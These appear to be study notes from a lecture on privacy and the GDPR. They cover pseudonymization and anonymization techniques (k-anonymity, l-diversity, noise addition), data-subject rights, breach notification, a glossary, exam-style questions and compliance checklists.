- The GDPR **emphasizes pseudonymization** in several articles.
- **The GDPR does NOT apply to strictly anonymized data** (L11 p.44).
- **Article 11:** if a controller no longer needs to identify a data subject, it is **not obliged to acquire/keep additional identifying information just to comply** with the regulation (L11 p.44).
- **But the accountability criterion still applies to pseudonymization** — you must be able to **demonstrate** it (L11 p.44).

Levels of de-identification (Hintze 2017, Table 1) range from *directly linked / identified* $\rightarrow$ *identifiable* $\rightarrow$ *Article 11 (pseudonymized, identified flag)* $\rightarrow$ *anonymous*; only the fully anonymous level escapes "personal data" (L11 p.45).

Pseudonymization techniques

What/why: Pseudonymization relates to **reversible privacy** — you can securely switch between privacy-preserving and original representations (L11 p.46). **Four common techniques** (L11 p.46):

- **(a) Encryption, (b) hashing, (c) masking, (d) tokenization**
- In practice **all four may be required**; all typically rely on a **secret**. Example: credit-card transactions use **encryption + tokenization** (the card security code) (L11 p.46).

Masking is the generic, old-fashioned method: at minimum **all direct identifiers should be masked** — names, addresses, social security numbers, license plates, IP addresses, device fingerprints, etc. (L11 p.47). **Anonymization may be applied to quasi-identifiers** — gender, date of birth, postal code, income, etc. (Example: "John Doe" $\rightarrow$ "***** Doe") (L11 p.47).

Anonymity (formal view)

What/why: Classic definition (Pfitzmann & Köhntopp 2001) (L11 p.48): "**Anonymity is the state of being not identifiable within a set of subjects, the anonymity set.**" Corollary: anonymity is **stronger the larger the anonymity set is, and the more evenly distributed the subjects within it are** (L11 p.48).

Key nuances (L11 p.49):

- A larger anonymity set $|A| \rightarrow$ more anonymity for any object in A.
- But **size alone does not guarantee anonymity** — the **probability distribution matters** (anonymity is also a **probability concept**) (L11 p.49).
- Classic measures include **Shannon information entropy**; can be applied to networks/graphs too (L11 p.49).

Anonymization methods

What/why: Anonymization aims for **irreversible** de-identification and should defend against **singling out, linkability, and inference** (L11 p.50). Many classic methods build on pseudonymization ideas and often ignore probability aspects (L11 p.50). Common methods (L11 p.50):

- (a) aggregation and re-coding
- (b) k-anonymity
- (c) ℓ -diversity and t-closeness
- (d) permutation and randomization
- (e) differential privacy (named as today's preferred randomization-based technique but **not covered in detail** in this lecture) (L11 p.50, p.59)

Aggregation: replace individual rows with group statistics (e.g., age groups 0–9, 30–39, with mean of X per group) (L11 p.51). **Re-coding:** generalize values (e.g., specific towns Lystrup/Solbjerg → "Aarhus"; Dragør/Frederiksberg → "Copenhagen") (L11 p.52).

k-anonymity

What/why: k-anonymity is more a property than a method (L11 p.53). There is **no universal method** to achieve it; **masking and re-coding** are the most common techniques. **Definition:** data about each subject **cannot be distinguished from at least $k - 1$ other subjects** → the **maximum probability of re-identification is $1/k$** (L11 p.53). It is explicitly framed toward **singling out**. Robustness is often unclear due to the **lack of well-defined methods** (L11 p.53). Example: re-coding Location and bucketing X ($< 30000 / \geq 30000$) and masking ID yields **2-anonymity** (each combination appears ≥ 2 times) (L11 p.54).

ℓ -diversity (and t-closeness)

What/why: k-anonymity is weak against linkability: with **background data**, it may be easy to break k-anonymity for any $k > 1$ (L11 p.55). ℓ -diversity (Machanavajjhala et al. 2007) fixes this: a k-anonymous dataset should also contain ℓ **different values for any given sensitive attribute** (L11 p.55).

Worked illustration (L11 p.56–57): a 2-anonymous table where every Copenhagen/ $x < 30000$ row has Condition = *Cardiovascular* and every Aarhus row has *Cancer* leaks the sensitive attribute — knowing someone's location reveals their disease. After enforcing **2-diversity**, each equivalence class contains **both conditions**, so knowing the location no longer reveals the disease (without extra background info) (L11 p.56–57). (**t-closeness** is named alongside ℓ -diversity as another method but not detailed) (L11 p.50).

Permutation and randomization

What/why: Randomization adds noise to attributes (L11 p.58). If the released value is $f'(x) = f(x) + g(x)$, typical noise choices $g(\cdot)$ are:

- **Gaussian noise:** $f(x) + N(0, \sigma^2)$ (normal distribution, variance σ^2) (L11 p.58)
- **Laplace noise:** $f(x) + L(0, \lambda)$, zero-location Laplace with scale ("diversity") parameter $\lambda > 0$ (L11 p.58)

Attacks try to **reverse-engineer $f(\cdot)$** by deducing the secret noise $g(\cdot)$ and its parameters (analogy: MCAR vs. MAR in ML) (L11 p.58). **Common mistakes that make attacks easy** (L11 p.59):

- Adding noise to **only one / a few correlated attributes**
- **Inconsistent or out-of-bounds** noise

- Assuming **noise alone is enough** — **sparsity is a big issue**
- **Poorly considering linkability** (background distributions help an attacker)

Differential privacy is named as today's preferred randomization-based anonymization technique but **is not covered** in this lecture (L11 p.59). Anonymization is genuinely hard (Figure 17 references a Nature paper on the difficulty) (L11 p.60).

Data subject rights (the ten rights)

What/why: The GDPR grants ten rights (L11 p.61):

- **R1:** Right to be informed
- **R2:** Right to access
- **R3:** Right to rectification
- **R4:** Right to erasure
- **R5:** Right to cancel consent
- **R6:** Right to place restrictions
- **R7:** Right to object to processing
- **R8:** Right to portability
- **R9:** Right to (human, not automated) individual decision-making
- **R10:** Right to be informed about data breaches

Grouping (L11 p.62):

- "Informing" RI = {R1, R10}
- "Data" RD = {R2, R3, R4, R6, R8} — **most relevant for engineering**
- "Lawfulness" RL = {R5, R7, R9}

There are **overlaps and logical implications** (L11 p.62):

- If consent is the legal basis and **R5** (cancel consent) is exercised, **deletion (R4)** should usually follow.
- If **R6** (restriction) is exercised, then **R3 ∨ R4 cannot occur simultaneously** — restricting data implies it **cannot be deleted, modified, or updated** at the same time.
- **R9** means a right to have important decisions made by a **human**, not an automated AI/ML system (still debated) (L11 p.63).
- **R8 portability** is still unclear; currently **JSON/CSV dumps on request** seem sufficient (L11 p.63).
- Hadar et al. (2018): developers **overemphasize security and downplay rights** (L11 p.62).

Rights → software requirements

What/why: The **RD** group implies concrete functional requirements: persistence-layer operations (consent control, access, rectification, erasure, restriction) plus **user interfaces** for them (L11 p.63). Architectural guidance from Hjerpe et al. (2019) (L11 p.64–68):

- Apply **compartmentalization and isolation**: e.g., isolate **sensitive personal data** into a separate database; frontends process less-sensitive data (clicks, A/B testing tied to IP) than backends (credit-card data) (L11 p.64).
- A reference architecture maps rights to a **Core Personal Data Module (CPDM)**, a **GDPR-request service**, a **personal-data event log**, consent/restriction centers, and business-logic services, coordinated via a **messaging server / broadcast topic** so each service logs its own changes (L11

p.65, p.68).

- **Article 30** mandates **extensive record-keeping** of all processing: transfers to third parties, security measures, purpose, categories of data, etc. — but recall the **balancing trade-off** with minimization (L11 p.67).
- **Backups** are tricky because RD should apply to them too; currently it seems sufficient to leave backups intact **only if** done **round-robin** so changes eventually propagate as old backups are deleted (L11 p.67).
- Important caveat: **the GDPR imposes no specific software-engineering requirements** — a small company might satisfy RD **manually or with a few scripts**; and architecture can double as the **documentation** required for record-keeping (L11 p.69).

Organizational obligations: DPIA, DPO, breach notification, documentation

What/why: The risk-based approach reaches into requirements engineering (L11 p.73):

- **Data Protection Impact Assessment (DPIA)** — **Article 35:** mandatory when there is a **high risk to natural persons**. Data protection becomes a **non-functional requirement** (as does its security). Assessments must be **delivered to regulators in case of incidents** (L11 p.73).
- **Data Protection Officer (DPO)** — **Article 37:** obligation to **designate a DPO**. The DPO is **not personally liable** but has legally imposed tasks (**Articles 38 and 39**), including **coordinating with the DPA** in case of incidents. Ciclosi & Massacci (2023) recommend studying the **EDPB's guidelines** for this role (L11 p.74).
- **Breach notification** — **Article 33:** *"the controller shall without undue delay and, where feasible, not later than 72 hours after having become aware of it, notify the personal data breach to the supervisory authority."* (L11 p.75)
- **Article 34:** a **high-risk** breach must **also be communicated to the affected natural persons** without further delay. A prior risk analysis helps decide what is "high risk"; otherwise the GDPR gives **no clear guidance** (L11 p.75).
- **Documentation:** logging/record-keeping (p.67) implies an obligation to **document all processing**. External communication is via **privacy policies** (who processes, where, what, retention period, etc.). Research shows privacy policies are **generally poor quality** — either too short/vague or 10,000-word legalese (L11 p.76).

Broader data governance

What/why: New EU laws enable pooling data into **data spaces (data lakes)** — mostly non-personal (manufacturing, cultural heritage) but with ambitious **personal-data** plans, including the EU's **digital wallet** (L11 p.71). NGOs like **MyData** push user-controlled personal-data ecosystems, **building on R8 (portability)** (L11 p.71). In practice, developers **seldom need raw personal data** — **synthetic data** is a good idea; keep personal data out of development, only in deployment/production (L11 p.72).

Glossary

- **Privacy** — A philosophical and legal concept; a subjective right given by objective law, captured by six properties P1–P6 (Solove 2002); a fundamental human right (L11 p.4–5).
- **Confidentiality** — Protection of information broadly (humans *and everything else*); a **component** of privacy, **not equal** to privacy (L11 p.5–6).
- **Data protection (DP)** — Requirements (accuracy, security of processing, etc.) that apply even without a privacy violation; **necessary but not sufficient** for privacy (L11 p.7, p.25).

- **Personal data** — "Any information relating to an identified or identifiable natural person" (Art. 4(1)); broader than US "PII" (L11 p.19).
- **PII (personally identifiable information)** — Narrower US/other-jurisdiction notion than GDPR "personal data" (L11 p.19).
- **Processing** — Any operation on personal data, automated or **manual** (Art. 4(2)) (L11 p.19).
- **Sensitive / special-category data** — Race/ethnicity, political opinions, religious/philosophical beliefs, trade-union membership, genetic/biometric (for ID), health, sex life/orientation; processing prohibited by default (Art. 9) (L11 p.20).
- **Data controller** — Decides the **why and how**; responsible for lawfulness and purpose (Art. 4(7)) (L11 p.22).
- **Data processor** — Processes on the controller's behalf, usually under a contract (Art. 4(8)) (L11 p.22).
- **Joint controllers** — Multiple controllers jointly determining purposes/means (L11 p.22).
- **Extraterritoriality** — GDPR applies to processing inside or outside the EU; merely offering goods/services to Europeans suffices (Art. 3) (L11 p.23).
- **Adequacy decision** — EU determination that a non-EU country has adequate data protection, enabling lawful transfers (L11 p.24).
- **Informational self-determination** — The (non-absolute) fundamental right to determine how one's data is collected and used; foundation for consent; 1983 German Constitutional Court (L11 p.25).
- **Lawful basis** — One of six grounds (Art. 6) for processing; exactly one must be chosen (L11 p.26).
- **Legitimate interests** — A controversial lawful basis requiring a balancing test (L11 p.26).
- **Purpose limitation** — Process only for specific stated purposes (Art. 5 principle 2) (L11 p.28).
- **Data minimization** — Collect/process only what is necessary (Art. 5 principle 3) (L11 p.28).
- **Storage limitation** — Keep data identifiable only for a limited time (Art. 5 principle 5) (L11 p.28).
- **Accountability** — Controllers/processors are legally liable and must demonstrate compliance (Art. 5 principle 7) (L11 p.28).
- **DPA (Data Protection Authority)** — National supervisory authority (Germany has several) (L11 p.17).
- **EDPB (European Data Protection Board)** — EU-level coordination body (L11 p.17).
- **DPO (Data Protection Officer)** — Designated role (Art. 37); not personally liable; tasks in Arts. 38–39; liaises with DPA (L11 p.74).
- **DPIA (Data Protection Impact Assessment)** — Mandatory risk assessment when high risk to natural persons (Art. 35) (L11 p.73).
- **Privacy engineering** — Field designing/implementing/evaluating methods and tools to address privacy in sociotechnical systems (Gürses & del Alamo 2016) (L11 p.35).
- **Privacy-by-Design (PbD)** — Cavoukian's 7 foundational principles; privacy proactive and as default (L11 p.36).
- **Privacy-by-policy vs. privacy-by-architecture** — Shift from relying on policies to embedding privacy in software architecture (Spiekermann & Cranor 2009) (L11 p.35).
- **PETs (Privacy Enhancing Technologies)** — Technologies related to PbD/the GDPR (L11 p.36).
- **LINDDUN** — Privacy threat-modeling framework with six properties: Linkability, Identifiability, Non-repudiation, Detectability, Disclosure, Unawareness (Wuyts 2015) (L11 p.40).
- **De-identification** — A method that prevents re-identification (L11 p.42).
- **Anonymization** — Optimally **irreversible** de-identification; GDPR does not apply to strictly anonymized data (L11 p.42, p.44).

- **Pseudonymization** — Removing/replacing direct identifiers; reversible with additional info (Art. 4); $\neq$ anonymization (L11 p.42–43).
- **Singling out** — Isolating records of one individual (L11 p.43).
- **Linkability** — Linking ≥ 2 records of an individual across databases (L11 p.43).
- **Inference** — Deducing an attribute value from other attributes (L11 p.43).
- **Masking / Tokenization / Hashing / Encryption** — The four common pseudonymization techniques; all rely on a secret (L11 p.46).
- **Quasi-identifier** — Non-direct identifier (gender, DoB, postal code, income) that can aid re-identification (L11 p.47).
- **Anonymity set** — The set of subjects within which one is not identifiable; larger and more evenly distributed = stronger anonymity (Pfitzmann & Köhntopp 2001) (L11 p.48).
- **k-anonymity** — Each subject is indistinguishable from $\geq k - 1$ others; max re-identification probability = $1/k$ (L11 p.53).
- **ℓ -diversity** — A k-anonymous dataset also has ℓ distinct values per sensitive attribute; defends against linkage/attribute disclosure (L11 p.55).
- **t-closeness** — Named alongside ℓ -diversity as an anonymization refinement (not detailed) (L11 p.50).
- **Aggregation / Re-coding** — Replacing values with group statistics / generalized categories (L11 p.51–52).
- **Differential privacy** — Preferred modern randomization-based anonymization (named, not covered in detail) (L11 p.50, p.59).
- **Article 30 record-keeping** — Mandatory extensive records of all processing (L11 p.67).
- **Article 32** — Security of processing: "appropriate technical and organisational measures" (L11 p.33).
- **Article 33 / 34** — 72-hour breach notification to DPA / communication of high-risk breaches to affected persons (L11 p.75).
- **Digital omnibus** — EU process renegotiating parts of the GDPR at lecture time (L11 p.13).
- **MyData** — NGO promoting user-controlled personal-data ecosystems, building on R8 (L11 p.71).
- **Data spaces / data lakes** — EU data-pooling initiatives, including a planned EU digital wallet (L11 p.71).

How-To Cookbook

A. Determine the correct lawful basis (Article 6)

1. Confirm you are processing **personal data** as defined in Art. 4(1) — any info relating to an identified/identifiable natural person; remember manual processing counts (L11 p.19).
2. Check whether the data is **sensitive/special-category** (Art. 9). If so, processing is **prohibited by default**; you need an Art. 9(2) exemption (e.g., explicit/separate consent, or the data was made public by the person) **in addition to** an Art. 6 basis (L11 p.20).
3. Pick **exactly one** of the six Art. 6 bases — **you must always pick one and only one** (L11 p.26): consent (informed), contract, legal obligation, vital interests, public interest, legitimate interests.
4. Prefer the basis that matches the situation (e.g., **contract** for employment, **legal obligation** for law enforcement, **vital interests** for a medical emergency, **public interest** for education) (L11 p.26).
5. If you choose **legitimate interests**, perform a **balancing test**: weigh your legitimate interests against the rights and interests of the natural persons; document the outcome (L11 p.26).

6. Record the chosen basis as part of **accountability** (Art. 5 principle 7) — you must be able to demonstrate it (L11 p.28).

B. Respond to a data subject rights request (RD group)

1. Identify which right is being exercised (R2 access, R3 rectification, R4 erasure, R6 restriction, R8 portability) (L11 p.61–62).
2. For **access (R2)**: provide a view of the registered data and, where applicable, **machine-readable data** (L11 p.66).
3. For **rectification (R3)**: update the personal data via the consent/data center (L11 p.66).
4. For **erasure (R4)**: delete the personal data and log the request; note **backups** — currently acceptable to leave them intact if done **round-robin** so changes propagate as old backups are deleted (L11 p.67).
5. For **restriction (R6)**: place a restriction; remember that while restricted, the data **cannot simultaneously be rectified or erased** (R6 implies $\neg(R3 \vee R4)$) (L11 p.62).
6. For **portability (R8)**: deliver a **JSON/CSV (or similar) dump** on request — currently sufficient (L11 p.63).
7. If **consent (R5)** is cancelled and consent was the legal basis, **follow up with deletion (R4)** in most cases (L11 p.62).
8. **Log** the request initialization and fulfillment (this supports Art. 30 record-keeping); use UIs for each operation (L11 p.66, p.68).
9. Pragmatic check first: decide whether you even need bespoke software — a small company may handle RD **manually or with a few scripts**; the GDPR imposes **no specific SE requirements** (L11 p.69).

C. Conduct a DPIA (Article 35)

1. Trigger: assess whether the processing poses a **high risk to natural persons**; if so, a DPIA is **mandatory** (L11 p.73).
2. Treat data protection (and its security) as **non-functional requirements** affecting requirements engineering (L11 p.73).
3. Use a **risk matrix** (impact $\times$ probability), as ENISA (2017) suggests and as discussed for cybersecurity risk (L11 p.38).
4. Map controls against, e.g., the NIST control families (authority/purpose, accountability/auditing, data quality, minimization/retention, participation/redress, security, transparency, use limitation) (L11 p.37–39).
5. Keep the assessment ready: it must be **delivered to regulators in case of incidents** (L11 p.73).

D. Handle a personal-data breach (Articles 33 & 34)

1. Detect and confirm the breach; record when you **became aware** of it (L11 p.75).
2. Notify the **supervisory authority (DPA)** without undue delay, **and within 72 hours** where feasible (Art. 33) (L11 p.75).
3. Determine severity using your **prior risk analysis**; if **high-risk**, also **communicate to affected natural persons** without further delay (Art. 34) (L11 p.75).
4. The DPO **coordinates with the DPA** during incidents (Arts. 38–39) (L11 p.74).
5. Have your **DPIA/risk analysis** available for regulators (L11 p.73).

E. Pseudonymize vs. anonymize a dataset

1. Decide your goal. If you want the data **outside GDPR scope**, you must achieve **strict anonymization** (irreversible) — the GDPR does not apply to strictly anonymized data (L11 p.44).
2. For **pseudonymization** (reversible), remove/replace **direct identifiers** using encryption, hashing, masking, and/or tokenization (often a combination); protect the secret (L11 p.46–47).
3. **Mask all direct identifiers** (names, addresses, SSNs, license plates, IP addresses, device fingerprints) (L11 p.47).
4. Remember pseudonymization only really addresses **linkability**; **singling out and inference** may remain — still personal data, accountability still applies (you must demonstrate it) (L11 p.43–44).
5. For **anonymization**, defend against **all three**: singling out, linkability, inference (L11 p.50). Apply methods like aggregation/re-coding, **k-anonymity**, **ℓ -diversity** / **t-closeness**, randomization, or differential privacy (L11 p.50).
6. Validate against re-identification attacks; account for **probability/distribution** (size of anonymity set alone is insufficient) and **background data** that breaks k-anonymity (L11 p.49, p.55).

F. Apply k-anonymity then ℓ -diversity (worked recipe)

1. Identify the **quasi-identifiers** and the **sensitive attribute** (L11 p.47, p.56).
2. Use **masking** (e.g., mask ID) and **re-coding/bucketing** (e.g., Location $\rightarrow$ city, $X \rightarrow <30000 / \geq 30000$) so each combination of quasi-identifiers appears $\geq k$ times $\rightarrow$ **k-anonymity** (max re-identification prob. $1/k$) (L11 p.53–54).
3. Check for **attribute disclosure**: if every record in an equivalence class shares the same sensitive value, k-anonymity leaks it (L11 p.56).
4. Enforce **ℓ -diversity**: ensure each equivalence class contains at least ℓ **distinct values** of the sensitive attribute, so location no longer reveals the condition (L11 p.55, p.57).
5. Beware **linkability with background data** — it can still break k-anonymity for any $k > 1$ (L11 p.55).

G. Randomize attributes safely (noise addition)

1. Choose a noise function $g(\cdot)$: **Gaussian** $N(0, \sigma^2)$ or **Laplace** $L(0, \lambda)$ with scale $\lambda > 0$, releasing $f'(x) = f(x) + g(x)$ (L11 p.58).
2. Avoid the common mistakes: do **not** add noise to only one / a few **correlated** attributes; avoid **inconsistent or out-of-bounds** noise; do not assume noise alone suffices (**sparsity**); explicitly consider **linkability** (L11 p.59).
3. For stronger guarantees, prefer **differential privacy** (modern preferred technique; not detailed in this lecture) (L11 p.59).

Exam-Style Q&A

Q1. Define privacy as presented in the lecture. Why is it considered difficult? A. Privacy is presented not as one definition but as **six recurring properties** (Solove 2002): P1 right to be left alone, P2 ability to shield oneself from unwanted access, P3 concealment of certain matters, P4 control over personal information, P5 protection of personality/individuality/dignity, P6 control over intimate relationships/aspects of life (L11 p.4). Roughly the whole set $P = \{P1 \dots P6\}$ constitutes a **fundamental human right**. It is difficult because each property is "extremely difficult philosophically, legally, and politically," and privacy is a **subjective right given by objective law** — a philosophical and legal concept (L11 p.4–5).

Q2. How do privacy, confidentiality, and data protection relate? A. **Confidentiality is a component of privacy, not the same thing** — and it is broader in scope (it protects "humans and everything else," whereas privacy concerns humans/personal data) (L11 p.5–6). **Data protection** overlaps with privacy but is "not the same": DP requirements (accuracy, security of processing) apply **even when there is no privacy violation** (L11 p.7). DP is **necessary but not sufficient** for privacy, and **both security and data protection are necessary for privacy** (L11 p.5, p.25).

Q3. The GDPR is a "regulation," not a "directive." Why does that matter, and how much national variation remains? A. A **regulation is directly applicable EU law** in all member states (a directive would need national transposition), which underlines **harmonization** (L11 p.16). Variation remains because the GDPR gives member states **leeway** — most made/updated a national data-protection law. Flexibility is allowed especially for legal obligations/public interests (Art. 6), sensitive data (Art. 9), criminal matters (Art. 10), and scope restrictions for national security/defense/judicial independence (Art. 23) (L11 p.16).

Q4. What are the six lawful bases for processing, and what is special about choosing one? A. Article 6 lists: (1) **consent** (must be informed), (2) **contract**, (3) **legal obligation**, (4) **vital interests**, (5) **public interest**, (6) **legitimate interests** (L11 p.26). You must **always pick exactly one** legal basis. The sixth, **legitimate interests**, is controversial and generally requires a **balancing test** between the natural persons' interests and the claimed legitimate interests (L11 p.26).

Q5. List and briefly explain the seven Article 5 principles. Why are they important for enforcement? A. (1) Lawful, fair, transparent; (2) purpose limitation (specific purposes only); (3) data minimization (only what is necessary); (4) accuracy; (5) storage limitation (identifiable only for limited time); (6) security of processing; (7) accountability (controllers/processors legally liable) (L11 p.28). They are high-level, but **violations of them are frequently used by regulators to justify fines** — empirically **A5 and A6 are the most-cited articles** in enforcement decisions, followed by **A32** (security) (L11 p.28–29).

Q6. Distinguish data controller from data processor. Why does it matter for supply chains? A. A **controller** determines the **why and how** of processing and is responsible for lawfulness and purpose (Art. 4(7)). A **processor** processes personal data **on behalf of** the controller, usually under a **contract/legally binding arrangement** (Art. 4(8)). **Joint controllers** also exist (L11 p.22). It matters for supply chains because **if you hold personal data you are a controller** who can **outsource processing to third-party processors** — responsibilities follow the chain (L11 p.22).

Q7. What is "personal data" under the GDPR, and how does it compare to US "PII"? A. "Any information relating to an identified or identifiable natural person" (Art. 4(1)). This scope is **much wider than the US notion of PII** (L11 p.19). Also, **processing** includes automated *and manual* operations of essentially any kind (Art. 4(2)) (L11 p.19).

Q8. What is sensitive (special-category) personal data, and how can it be processed? A. Data revealing racial/ethnic origin, political opinions, religious/philosophical beliefs, trade-union membership, plus genetic data, biometric data (to uniquely identify), health data, and sex life/sexual orientation. Its processing is **prohibited by default (Art. 9(1))** (L11 p.20). Exemptions (Art. 9(2)) include legal obligations of public-sector bodies, possibly a **separate/explicit consent**, or that the **person made the data public** (e.g., social media) (L11 p.20).

Q9. Explain extraterritoriality and the rule for international data transfers. A. The GDPR is **extraterritorial**: it applies to controllers/processors **inside or outside the EU**, and per **Article 3**, **merely offering goods or services to Europeans suffices** (L11 p.23). For **transfers** to a non-EU country, it is generally lawful **only if EU authorities determined that country has an adequate level of data protection** (adequacy) (L11 p.24).

Q10. List the ten GDPR data subject rights and the three groups. Which group matters most for engineering? A. R1 informed, R2 access, R3 rectification, R4 erasure, R5 cancel consent, R6 restriction, R7 object, R8 portability, R9 human decision-making, R10 informed about breaches (L11 p.61). Groups: **Informing RI = {R1, R10}, Data RD = {R2, R3, R4, R6, R8}, Lawfulness RL = {R5, R7, R9}** (L11 p.62). **RD is most relevant for engineering** (it implies persistence-layer operations plus UIs) (L11 p.62–63).

Q11. Give two examples of logical implications/overlaps among the rights. A. (1) If **consent** is the basis and **R5** (cancel consent) is exercised, **deletion R4** should follow in most cases. (2) If **R6** (restriction) is exercised, **R3 ∨ R4 cannot occur simultaneously** — restricting implies the data cannot be deleted, modified, or updated at the same time (L11 p.62).

Q12. What does Article 32 require about security, and what is notable about how it specifies it? A. Art. 32(1) requires "appropriate technical and organisational measures to ensure a level of security appropriate to the risk," considering **state of the art, cost, and the nature/scope/context/purposes of processing** plus the risk to rights and freedoms (L11 p.33). Notably, it **does not give technical details** — it mentions pseudonymization, encryption, the CIA triad, resilience, and testing, but leaves the *how* to engineers (L11 p.33).

Q13. Pseudonymization vs. anonymization — define both and explain the GDPR consequence. A. **Anonymization** is *optimally irreversible* de-identification; **pseudonymization** removes/replaces direct identifiers but is **reversible with additional information** (Art. 4) (L11 p.42). They are **not equal**. Evaluate against **singling out, linkability, inference**; pseudonymization generally addresses **only linkability** (L11 p.43). Consequence: **the GDPR does not apply to strictly anonymized data**, but it **does apply to pseudonymized data**, and **accountability still requires you to demonstrate** the pseudonymization (Art. 11 relieves you of acquiring extra identifying info solely to comply) (L11 p.44).

Q14. Explain k-anonymity and why ℓ -diversity is needed. A. **k-anonymity**: each subject is indistinguishable from at least $k - 1$ others, so the **maximum re-identification probability is $1/k$** ; it targets **singling out**, achieved via masking/re-coding (L11 p.53). It is weak against **linkability with background data** and against **attribute disclosure** — if every record in an equivalence class shares the same sensitive value, the sensitive attribute leaks. **ℓ -diversity** (Machanavajjhala et al. 2007) requires each equivalence class to contain ℓ **distinct values of the sensitive attribute**, so knowing the quasi-identifiers no longer reveals the sensitive value (L11 p.55–57).

Q15. What are the breach-notification obligations under Articles 33 and 34? A. **Article 33**: the controller must notify the **supervisory authority (DPA)** without undue delay and, where feasible, **not later than 72 hours** after becoming aware of the breach. **Article 34**: a **high-risk** breach must **also be communicated to the affected natural persons** without further delay; a prior risk analysis helps decide what counts as high-risk (the GDPR gives no clear guidance otherwise) (L11 p.75).

Q16. What are the GDPR's twofold goals, and why is this politically significant? A. The goals are (1) **to protect natural persons** and (2) **to facilitate the free flow of personal data across the union** — making the GDPR also an **enabler for a fair European data economy** (L11 p.14). Politically it was the EU's most lobbied law; heavy lobbying **decreased its legitimacy** (Hildén 2019), and enforcement/SME-compliance problems remain on the agenda (L11 p.14).

Gotchas

- **Confidentiality $\neq$ privacy.** Confidentiality is a *component* of privacy and is actually *broader* in scope (protects humans and everything else). Don't equate the two (L11 p.5–6).
- **Data protection is not the same as privacy.** DP requirements (accuracy, security) can apply *even*

with no privacy violation; DP is necessary but not sufficient for privacy (L11 p.7, p.25).

- **Exactly one lawful basis.** You must always pick **one and only one** Art. 6 basis — not several, and consent is just one option (often over-assumed) (L11 p.26).
- **Consent must be informed**, and for **sensitive data** you may need a **separate/additional** consent under Art. 9(2) on top of an Art. 6 basis (L11 p.20, p.26).
- **Legitimate interests is controversial** and needs a **balancing test** — it is not a free pass (L11 p.26).
- **Personal data $\neq$ PII.** GDPR "personal data" is *much broader* than the US PII concept (L11 p.19).
- **Manual processing is in scope.** Processing is not limited to automated/computerized operations (L11 p.19).
- **Pseudonymization $\neq$ anonymization.** Pseudonymized data is **still personal data** (GDPR applies); only **strictly anonymized** data is out of scope. Pseudonymization mainly addresses **linkability**, not singling out or inference (L11 p.43–44).
- **Accountability still applies to pseudonymization** — you must be able to *demonstrate* it (L11 p.44).
- **Article 11 nuance:** if you no longer need to identify a subject, you are *not obliged* to keep/acquire extra identifying info just to comply — but this does not exempt you from accountability (L11 p.44).
- **Anonymity-set size alone is not enough.** Anonymity is also a *probability* concept; an evenly distributed, large set is needed; distribution matters (Shannon entropy) (L11 p.48–49).
- **k-anonymity is fragile.** Background data can break it for any $k > 1$, and it does not prevent **attribute disclosure** — that is what **ℓ -diversity** addresses (L11 p.55).
- **Randomization mistakes.** Adding noise to only one/few correlated attributes, inconsistent/out-of-bounds noise, ignoring sparsity, and ignoring linkability all make attacks easy (L11 p.59).
- **Restriction (R6) conflicts with rectification/erasure.** While restricted, data cannot be simultaneously deleted/modified/updated ($\neg(R3 \vee R4)$) (L11 p.62).
- **Cancelling consent (R5) usually triggers erasure (R4)** when consent was the legal basis (L11 p.62).
- **Backups are tricky.** RD should apply to backups; current pragmatic approach is round-robin backups so deletions propagate over time — not immediate deletion from every backup (L11 p.67).
- **72-hour breach clock** is "where feasible" and starts when the controller **becomes aware** — and high-risk breaches *also* require notifying the **affected individuals** (Art. 34), not just the DPA (L11 p.75).
- **The GDPR imposes no specific software-engineering requirements.** Don't over-engineer — small operators can satisfy RD manually or with scripts; architecture can double as required documentation (L11 p.69).
- **Security can conflict with minimization.** Logging/monitoring keep more data; minimization wants less — you must *balance* (L11 p.32, p.67).
- **Developers' bias.** Research (Hadar et al. 2018) shows developers **overemphasize security and downplay rights** — a known blind spot (L11 p.62).
- **Differential privacy and t-closeness are named but not covered in detail** in this lecture; don't over-claim depth on them from this source (L11 p.50, p.59).
- **Legal flux:** parts of the GDPR are being renegotiated via the "**digital omnibus**," so specific details may change (fundamentals likely stable) (L11 p.13).
- **Workplace/employment privacy and some criminal matters are governed by separate laws**, not solely the GDPR (L11 p.9).

11. Privacy, Data Protection & GDPR — Commands & Code Examples

Pick the single Article 6 lawful basis (decision checklist)

What: Reproduce when an exam asks "what is the lawful basis for processing X, and how do you justify it?" (L11 p.26).

```
STEP 0  Is this PERSONAL DATA? (Art. 4(1): any info on an identified/identifiable
        natural person; manual processing counts too) ..... if NO -> GDPR n/a
STEP 1  Is it SENSITIVE / special-category? (Art. 9: race/ethnicity, political,
        religious/philosophical, trade-union, genetic, biometric-for-ID, health,
        sex life/orientation) ..... if YES -> need an Art. 9(2) exemption
        (e.g. separate/explicit consent, or person made it public) IN ADDITION
STEP 2  Pick EXACTLY ONE Art. 6 basis (always one, and only one):
        [ ] (1) Consent           -> must be INFORMED
        [ ] (2) Contract          -> e.g. employment
        [ ] (3) Legal obligation  -> e.g. law enforcement
        [ ] (4) Vital interests   -> e.g. healthcare emergency
        [ ] (5) Public interest   -> e.g. education
        [ ] (6) Legitimate interest -> e.g. marketing *** controversial ***
STEP 3  If you chose (6): run a BALANCING TEST (your interest vs. the natural
        persons' rights/interests) and DOCUMENT the outcome
STEP 4  Record the chosen basis (accountability, Art. 5 principle 7 -> must demonstrate)
```

Notes: The classic exam trap is assuming consent. You must pick **exactly one** basis, not several, and consent is just one of six (L11 p.26). Sensitive data needs an Art. 9(2) exemption **on top of** the Art. 6 basis, not instead of it (L11 p.20).

Audit processing against the seven Article 5 principles (checklist)

What: Reproduce when asked to list/apply the Art. 5 principles, or to argue why a regulator would fine an operation (L11 p.28).

```
[ ] 1. LAWFUL, FAIR & TRANSPARENT processing
[ ] 2. PURPOSE LIMITATION   -> only for specific stated purposes, no other use
[ ] 3. DATA MINIMIZATION   -> collect/process only what is necessary
[ ] 4. ACCURACY             -> only accurate personal data processed
[ ] 5. STORAGE LIMITATION   -> identifiable only for a limited amount of time
[ ] 6. SECURITY OF PROCESSING -> integrity & confidentiality guaranteed
[ ] 7. ACCOUNTABILITY       -> controller/processor legally liable; must demonstrate
```

Notes: These are high-level, but **their violations drive most fines**: empirically **A5 (principles)** and **A6 (lawfulness)** are the **most-cited articles** in enforcement decisions, followed by **A32 (security of processing)** (L11 p.28–29). Quote that ranking if asked what regulators actually cite.

Run the de-identification three-element test

What: Reproduce when asked to judge whether a dataset is anonymized, pseudonymized, or still re-identifiable (L11 p.43).

```
Evaluate the released data against ALL THREE elements:
```

1. SINGLING OUT -> can you still isolate the records of ONE individual?
2. LINKABILITY -> can you link >=2 records of an individual across databases?
3. INFERENCE -> can you infer an attribute value from other attributes
